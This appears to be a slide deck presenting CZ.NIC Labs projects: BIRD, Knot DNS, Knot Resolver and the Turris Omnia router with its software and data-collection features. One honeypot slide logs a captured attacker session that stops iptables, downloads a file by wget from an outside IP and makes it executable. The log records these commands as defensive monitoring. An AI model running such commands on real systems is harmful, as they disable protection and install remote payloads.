

CZ.NIC Labs

and its projects

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Who we are and what we do



- CZ.NIC is the operator of **.CZ TLD domain**
- **Not-for-profit** organization
- Everything we do is **open-source**
 - **<http://gitlab.labs.nic.cz/>**
- CZ.NIC Labs - projects for the good of the Internet
 - **BIRD** routing daemon
 - **Knot DNS** server
 - **Knot Resolver**
 - SOHO router **Turris Omnia**



Bird



- IP routing daemon
- Runs on
 - Linux
 - *BSD
- GPL license
- C language

- <http://bird.network.cz/>



Bird

- Supported protocols
 - IPv4 & IPv6
 - BGP
 - RIP, RIPv2, RIPng
 - OSPF v2&v3
 - BFD
 - Static routes
 - IPv6 RA
 - Babel
 - PIPE
- Features
 - Programmable filters
 - Easy-to-understand config files
 - Automatic reconfiguration
 - Good documentation
 - Low CPU and memory requirements
 - More running instances
 - Multiple routing tables



Filter configuration

```
filter bgp_in
prefix set martians;
{
    martians = [ 10.0.0.0/8, 172.16.0.0/12];
    If net ~ martians then reject;
    if bgp_path.len > 64 then reject;

    accept;
}
```



Bird

- EuroIX 2015: 64% share



BIRD in NIX.CZ



NIX.CZ

- AS112
- Linux & FreeBSD, IPv4 & IPv6
- About 130 BGP relations
- Filtration according to prefix and AS path
- Reconfiguration every 2 hours
- 4M characters in config files



Knot DNS server



- High-performance authoritative-only DNS server
 - <https://www.knot-dns.cz/>
- Very high response rate
 - <https://www.knot-dns.cz/benchmark/>
- Automatic and easy DNSSEC signing based on KASP
- Rapid on-the-fly re-con-fig-u-ra-tion
- Configuration format
 - Simplified YAML
 - Internally → binary LMBD



Significant users

- RIPE NCC (K-root, various TLDs)
- TLD operators (.cz, .dk, .cl)
- Microsoft
- Telefónica O2 Czech Republic
- Netriplex
- ICANN (test environment for L-root)
- various webhosters
- ...



Knot Resolver



<https://www.knot-resolver.cz/>

- DNS resolver
 - Still in a beta state
- Extensive documentation
 - <http://knot-resolver.rtfld.org>
- Platform for building recursive DNS service
- Full DNSSEC support
 - RFC 6650 – ECDSA support
 - RFC 5011 – Automated trust anchor management
 - RFC 7646 – Negative Trust Anchors



Knot Resolver

- Written in C and LuaJIT
- Uses Knot libraries
- Scriptable daemon with dynamic configuration in Lua
- Supports modules written in C, Lua and Go
- Single thread application
 - Shared caches (lmbdb, memcached, redis)



Knot Resolver - Who is it for?

- **Large recursive DNS farms**
 - Flexible cache backends (lmdb, memcached, redis)
 - Great statistics, metrics, and plotting with Graphite backend
 - RFC 7646 Negative Trust Anchors
 - Cluster-aware – etcd module for self-configuration
- **Small recursors in private networks**
 - QNAME minimisation for privacy
 - DNSSEC and RFC5011 key management
 - Low memory consumption
- **Personal resolvers**
 - Simple config-less operation (just give it a root.key and you are good to go)
 - Persistent caching (survives reloads/reboots)
 - Future: DNS/HTTP and dealing with “hotel wifis”



Current status

- A beta phase of the project
- Give it a try!
 - Sources: <https://gitlab.labs.nic.cz/knot/resolver>
 - Docker # `docker run cznic/knot-resolver`
 - Linux packages
 - `sudo add-apt-repository ppa:cz.nic-labs/knot-dns`
 - `sudo apt-get install knot-resolver`
 - Throw a strange DNS stuff on it
 - Report back any oddities or success stories





- Open-source powerful and safe
- Preloaded with TurrisOS
 - Fork of OpenWrt with automatic updates




Motivation & history

- Most of the SOHO routers have:
 - slow&old hardware
 - buggy software with security holes
- In 2013 we started research project about SOHO networks security – Project:Turris
- CZ.NIC manufactured 2000 pcs of Turris routers
 - Rented to Czech Internet users for 1 CZK / 3 years
- Users **share** various **data** about their Internet connection with us
 - HaaS, port scanning, unsuccessful connections, mini-pot, pings, certificate-checks, flows
 - Based on this data we improve users security




Turris Omnia

- Hardware:
 - ARM Marvell Armada 385 @ 2 x 1.6 GHz
 - 1 - 2 GB RAM
 - 8 GB eMMC + 8 MB NOR
 - 5 GHz + 2,4 GHz wifi
 - SFP port, 6x 1Gbit ethernet
 - 2 x USB 3.0, 3 x miniPCIe (+1 x mSATA & SIM slot)
 - Extension connector (10x GPIO, 1x I2C, 1x SPI, 2x UART) + JTAG
 - RTC, crypto chip
- Open Hardware



Internal network connection diagram



Turris Omnia – Software

- TurrisOS
 - Fork of OpenWrt
 - > 3000 available packages
 - **Automatic updates**
 - ~ every month new release
 - Security updates - anytime
 - Poodle, Shellshock etc. – reaction time → 1-2 days
 - Can be turned off
 - Few other improvements
 - Support for **LXC** containers
- <https://gitlab.labs.nic.cz/groups/turris>



Software – Foris

ADMINISTRATION INTERFACE OF ROUTER TURRIS
FORIS

- Home page
- Password
- WAN
- DNS
- LAN
- Wi-Fi
- Advanced administration
- Maintenance
- Updater
- Data collection
- About

CZE / ENG | Log out

PROJECT: TURRIS

Wi-Fi

If you want to use your router as a Wi-Fi access point, enable Wi-Fi here and fill in an SSID (the name of the access point) and a corresponding password. You can then set up your mobile devices, using the QR code available next to the form.

Enable Wi-Fi

SSID

Hide SSID

Wi-Fi mode 2.4 GHz (g) 5 GHz (a)

802.11n mode

Network channel

Network password



Discard changes Save changes

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PROJECT: TURRIS

Home page

Welcome to the Turris administration site. Please, choose a config section you wish to change from the menu.

Update from 2015/09/18 16:45:22

- Installed version 112 of package nuci
- Installed version 107 of package ucollect-config
- Installed version 112 of package nuci-nethist
- Installed version 6.2-1 of package libreadline
- Installed version 0.9.33.2-1 of package libthread-db
- Installed version 7.5-1 of package gdb
- Installed version 107 of package ucollect-lib
- Installed version 107 of package ucollect-prog
- Installed version 26 of package ucollect-count
- Installed version 31 of package ucollect-buckets
- Installed version 12 of package ucollect-fake
- Installed version 19 of package ucollect-bandwidth
- Installed version 7 of package ucollect-spoof
- Installed version 24 of package ucollect-badconf
- Installed version 21 of package ucollect-flow
- Installed version 8 of package ucollect-refused
- Installed version 15 of package ucollect-sniff
- Installed version 52 of package turris-firewall-rules
- Installed version 107 of package lcollect
- Installed version 25 of package lcollect-majordomo

Update from 2015/09/16 04:44:51

- Installed version 18 of package libatsha204
- Installed version 1.5.2-3 of package mtd-utils

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PROJECT: TURRIS

LAN

This section contains settings for the local network (LAN). The provided defaults are suitable for most networks. **Note:** If you change the router IP address, all computers in LAN, probably including the one you are using now, will need to obtain a **new IP address** which does **not** happen **immediately**. It is recommended to disconnect and reconnect all LAN cables after submitting your changes to force the update. The next page will not load until you obtain a new IP from DHCP (if DHCP enabled) and you might need to **refresh the page** in your browser.

Router IP address ?
This is not a valid IPv4 address.

Enable DHCP ?

DHCP start

DHCP max leases

Discard changes Save changes



Software – Majordomo

Majordomo - monthly statistics (2014-11)

Go back to [overview](#)

Available daily statistics for this client are: [2014-11-14](#)

e8:92:a4:98:95:74

Destination address	Port/Protocol	Count (download)	Packet size (download)	Payload size (download)	Count (upload)	Packet size (upload)	Payload size (upload)
mail.nic.cz	143/TCP	744	543.72 KB	505.79 KB	908	83.82 KB	37.43 KB
trubka.network.cz	993/TCP	211	77.81 KB	67.02 KB	337	30.43 KB	13.25 KB
ea-in-f95.1e100.net	443/TCP	25	20.65 KB	19.36 KB	28	4.66 KB	3.22 KB
fra07s27-in-f17.1e100.net	443/TCP	21	6.78 KB	5.70 KB	29	4.27 KB	2.77 KB
ec2-54-183-216-231.us-west-1.compute.amazonaws.com	443/TCP	18	7.33 KB	6.41 KB	31	3.66 KB	2.09 KB
ea-in-f188.1e100.net	5228/TCP	15	1.61 KB	848.00 B	28	2.91 KB	1.43 KB
d172ud.forpsi.com	80/TCP	14	1.77 KB	1.22 KB	33	2.12 KB	726.00 B
ber01s08-in-f7.1e100.net	443/TCP	11	5.77 KB	5.20 KB	18	3.70 KB	2.77 KB
ec2-54-241-32-13.us-west-1.compute.amazonaws.com	443/TCP	10	5.29 KB	4.78 KB	13	2.21 KB	1.54 KB



Factory reset



- 2 storages
 - **NOR**
 - U-Boot
 - Rescue Initramfs image
 - **EMMC**
 - TurrisOS
 - Filesystem BTRFS
- **Factory reset**
 - Take a step back
 - Rollback to the first snapshot
 - Reflash from a USB drive
- **UnBrick**
 - Boot from UART



Joining the Project:Turris


- It's up to you (opt-in)

Statistics - Connection bandwidth - download




Statistics - IPv4 vs. IPv6 (size)

CSV












Joining the Project:Turris

- Passive bandwidth monitoring



Joining the Project:Turris

- Honeypot as a Service
- <https://gitlab.labs.nic.cz/turris/cowrie-multiport>

Time	Remote address	Commands	
3/23/2016 05:05	 190.179.143.251	5	Show detail
3/23/2016 10:00	 193.201.227.8	3	Show detail
3/23/2016 10:53	 222.186.42.15	57	Show detail
3/23/2016 10:56	 222.186.42.15	3	
		Login: root	Password: admin123456
<pre>\$ service iptables stop</pre>		 Rejected	⌚ 3/23/2016 10:56:08
<pre>\$ wget http://222.186.42.15:8080/1</pre>		 Accepted	⌚ 3/23/2016 10:56:12
<pre>\$ chmod 0755 /root/1</pre>		 Accepted	⌚ 3/23/2016 10:56:16
Duration: [session not closed properly]			
3/23/2016 17:31	 186.128.59.109	5	Show detail
3/23/2016 17:45	 181.25.22.55	5	Show detail




Funding - **INDIEGOGO**



- Crowdfunding campaign on Indiegogo
- <http://igg.me/at/turris-omnia>
- **Target – USD 100 000**
 - Fulfilled in less than 24 hours
 - When the campaign ended we had USD 850 000
 - We are still running the campaign in the in-demand mode
 - Now we have > USD 1 100 000





Thank You

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